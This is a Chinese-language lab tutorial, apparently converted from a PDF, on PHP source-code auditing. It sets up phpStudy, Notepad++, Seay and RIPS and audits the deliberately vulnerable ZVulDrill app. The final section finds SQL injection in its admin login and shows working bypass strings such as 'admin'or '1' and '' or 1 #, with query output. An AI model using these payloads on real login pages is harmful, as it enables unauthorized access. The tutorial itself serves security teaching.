《PHP 代码审计入坑实践》

By Thinking

目录

场景

在本地搭建 web 应用环境，然后使用代码审计辅助工具，辅助进行代码审计，寻找代码中的漏洞。

实验工具

NotePad++、phpStudy、navicat、seay 源代码审计系统、rips 源代码审计系统、ZVulDrill 博客系统、审计盾灵 cms 系统(暂时删除)

实验环境

强烈推荐，使用本地主机(127.0.0.1)，进行代码审计。
注：进行实验时必须保证主机与靶机之间的网络互连互通

实验任务


1、 安装 web 应用环境集成包 phpStudy
2、 安装代码审计编辑器 NotePad++
3、 安装代码审计工具 seay 源代码审计系统与 rips 源代码审计系统
4、 审计 ZVulDrill 留言系统(基础)

任务一、安装 web 应用环境集成包

操作目的：下载并安装 phpstudy。

操作步骤：


1、 下载并安装好 phpstudy
2、 打开 phpStudy2016,并将 php 版本设置为 5.2



3、打开 php.ini 将 magic_quotes_gpc 的值设置为 off，开启 allow_url_fopen = On，allow_url_include = On，设置好后需要重启 Apache 服务

```
443
444 ; Magic quotes for incoming GET/POST/Cookie data.
445 magic_quotes_gpc = Off
446
447 ; Magic quotes for runtime-generated data, e.g. (
448 magic_quotes_runtime = Off
449
450 ; Use Sybase-style magic quotes (escape ' with '
451 magic_quotes_sybase = Off
452
453 ; Automatically add files before or after any PHP
454 auto_prepend_file =
455 auto_append_file =
456
```

```
551 ; Maximum allowed size for uploaded files.
552 upload_max_filesize = 50M
553
554
555 ; Maximum number of files that can be uploaded via a si
556 max_file_uploads = 20
557
558 ;;;;;;;;;;;;;;;;;;
559 ; Fopen wrappers ;
560 ;;;;;;;;;;;;;;;;;;
561
562 ; Whether to allow the treatment of URLs (like http:// 
563 allow_url_fopen = On
564
565 ; Whether to allow include/require to open URLs (like h
566 allow_url_include = On
567
568 ; Define the anonymous ftp password (your email address
569 ;from="john@doe.com"
570
571 ; Define the User-Agent string
```




操作目的：测试 web 应用能否正常使用


操作步骤：

1、 打开网站根目录，并在根目录下添加文件名为 test.php，文件内容为<?php phpinfo();?>的 php 文件。

2、 右击 phpstudy 图标选中网站根目录，进入到根目录文件夹下




3、 在网站根目录下添加 test.php 文件：



4、 打开浏览器，在地址栏目中输入 http://127.0.0.1/test.php 或 http://localhost/test.php，查看 web 应用是否正常运行，以及 php.ini 配置是否生效。

5、 查看 allow_url_fopen，allow_url_include 是否正常开启，magic_quotes_gpc 是否处于关闭状态：



log_errors	Off	Off
log_errors_max_len	1024	1024
magic_quotes_gpc	Off	Off
magic_quotes_runtime	Off	Off
magic_quotes_sybase	Off	Off
mail.force_extra_parameters	*no value*	*no value*
max_execution_time	30	30
max_file_uploads	20	20

任务二、安装代码审计编辑器 NotePad++

操作目的：安装并配置 NotePad++

操作步骤：

1、 安装 Notepad++
2、 将 NotePad++设置成默认文本编辑器

任务三、安装代码审计工具 seay 源代码审计系统

操作目的：安装 seay 源代码审计系统

操作步骤：


1、 按照正常的流程安装 seay 源代码审计系统，安装后打开系统，如果可以正常打开即安装成功

任务四、安装 rips 源代码审计系统


操作目的：安装 rips 源代码审计系统

操作步骤：

1、 Window 版本：直接将 rips-windows 源码放在 web 应用的根目录下可以成功访问且扫描后浏览源码可以正常访问就是安装成功。（推荐使用火狐浏览器）



2、 Linux 版本：直接将 rips-Linux 源码放在 web 应用的根目录下可以成功访问且扫描后浏览源码可以正常访问就是安装成功。（推荐使用火狐浏览器）




任务五、审计 ZVulDrill 留言系统(基础)

方法一：正向审计（用户可控输入位置->危险函数）

操作目的：获取用户可控的输入输出位置

操作步骤：


1、 使用 rips 对源代码进行扫描检测。
在 path/file 中输入要进行检测的源码路径地址，点击扫描
扫描完成后，点击 user input 可以查看到用户可控制的参数




操作目的：分析可疑代码寻找漏洞(后台登录功能万能密码绕过)

操作步骤：

1、 选择用户可控的输入点进行分析，如，选择$_POST[pass]进行审计



2、 点击$_POST[pass]右侧的数字（行数），rips 会自动定位到，可疑代码的附近；查看代码块，进行分析




分析代码：

此处根据文件名及代码功能模块可以得到 logCheck.php 的功能是登录后台时校验账号密码用的。

以下代码用户可控的输入点是


$_POST['submit']) 、$_POST['user']、 $_POST['pass']，分析代码可知道$_POST['user']、$_POST['pass']未见到任何过滤或编码处理直接传入到 $query 中的 SQL 语句中，所以此处推断有 SQL 注入漏洞，可通过构造万能密码绕过后台登录限制。




操作目的：根据分析结果验证漏洞是否存在

操作步骤：


1、 使用 seay 审计系统加载 ZVulDrill 源代码，并打开 logCheck.php。1 处是工程目录，2 处是打开的文件中的函数和变量列表。3 处是前面分析的可疑代码块。




2、 在导航栏目中的审计插件中选择 Mysql 监控 1.0，并配置好 Mysql 的信息，点击更新。




3、 打开 navicat 或直接使用 phpStudy 中的 mysql 命令行，这里为了方便展示和大家的理解这里我使用 navicat 进行演示。






4、 选择 zvuldrill 右击选择命令行，打开 mysql 的命令行终端



5、 将上面分析的 SQL 语句复制并黏贴到命令行中，发现$pass 经过了 SHA 函数的加密，所以不好利用，但是$name 是没有进行任何处理了，因此$name 是构造万能密码的突破口



6、 在知道后台管理员账号时我们可以构造用户名为 **admin'or '1** 绕过检测。

```
mysql> SELECT * FROM admin WHERE admin_name = 'admin'or '1' AND admin_pass = SHA('$pass');
+----------+------------+-------------------------------------------+
| admin_id | admin_name | admin_pass                                |
+----------+------------+-------------------------------------------+
|        1 | admin      | d033e22ae348aeb5660fc2140aec35850c4da997 |
+----------+------------+-------------------------------------------+
1 row in set

mysql>
```

7、 当不知道后台管理员的账号密码时可以使用**'or 1 or '1、' or 1 #、' or 1 -- 'or 1 or '1**

```
mysql> SELECT * FROM admin WHERE admin_name = ''or 1 or '1' AND admin_pass = SHA('$pass');
+----------+------------+-------------------------------------------+
| admin_id | admin_name | admin_pass                                |
+----------+------------+-------------------------------------------+
|        1 | admin      | d033e22ae348aeb5660fc2140aec35850c4da997 |
+----------+------------+-------------------------------------------+
1 row in set

mysql>
```

